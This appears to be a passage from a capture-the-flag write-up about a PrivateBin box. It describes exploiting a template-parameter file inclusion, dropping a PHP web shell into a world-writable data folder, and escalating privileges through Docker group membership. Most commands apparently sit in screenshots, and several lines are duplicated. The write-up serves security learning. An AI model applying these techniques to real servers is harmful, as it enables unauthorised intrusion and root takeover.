 and the 500 internal server error confirms it as mentioned in the blog cause it tries to render the conf file as php but it's not a php file
so lets create a file and try to see how it is stored on the machine
and the 500 internal server error confirms it as mentioned in the blog cause it tries to render the conf file as php but it's not a php file
so lets create a file and try to see how it is stored on the machine
 and it gives us what's known as paste id
 49d7e1bc459381bb and the delete token 2XMiqvvvVu1n6nmHdesVCMJzSADuajYNoR9Tc4Z44Z9u
now if we look at the data folder on the machine we'll see there is a new folder the folder called 49 which is first two characters of the paste bin
but if we look at the same dir we got another dir with the same naming convention and we got full access to it (777)
the folder called 49 which is first two characters of the paste bin
but if we look at the same dir we got another dir with the same naming convention and we got full access to it (777)
 that folder got another folder called b5 inside it
so probably the site stores like this
that folder got another folder called b5 inside it
so probably the site stores like this data/first_2char/second_2char/pasteid but we don't know the extension yet so lets try this
we got the paste id 49d7e1bc459381bb so it'll be stored at ../data/49/d7/49d7e1bc459381bb
and we use .. cause the vulnerable parameter exists on tpl folder which on the same level as data so we need to go back from that tpl first
 and we got 200 ok, so LFI didn't work then i tried some other extensions like .txt, .json but didn't work out
we don't need it because we already got full access to that
and we got 200 ok, so LFI didn't work then i tried some other extensions like .txt, .json but didn't work out
we don't need it because we already got full access to that bd folder so we can drop a shell.php file there and see what happens
 and we got the LFI working with RCE but it runs as nobody so it was a rabbit hole
Privilege Escalation
back to the system, after some enumeration i found that we can add ourself to the docker group (don't know if this was intended or misconfigured by the creator)
 and we are docker group now
 The security boundary Docker provides is only as strong as who controls the daemon. If you can talk to the Docker daemon → you are effectively root on the host, regardless of what's inside the container
so lets see if we can control the daemon to get the flag
The security boundary Docker provides is only as strong as who controls the daemon. If you can talk to the Docker daemon → you are effectively root on the host, regardless of what's inside the container
so lets see if we can control the daemon to get the flag

well, I don't know if this was the intended way to do this box but I'm pretty sure this was some kind of misconfiguration from the author so just have to wait and see ![[Pasted image 20260327112739.png]]
Resources
here is some good reads related to this machine
- GitHub Advisory (official): https://github.com/advisories/GHSA-232v-j27c-5pp6
- Official PrivateBin advisory: https://github.com/PrivateBin/PrivateBin/security/advisories/GHSA-g2j9-g8r5-rg82
- HackTricks, Abusing Docker Socket: https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/abusing-docker-socket-for-privilege-escalation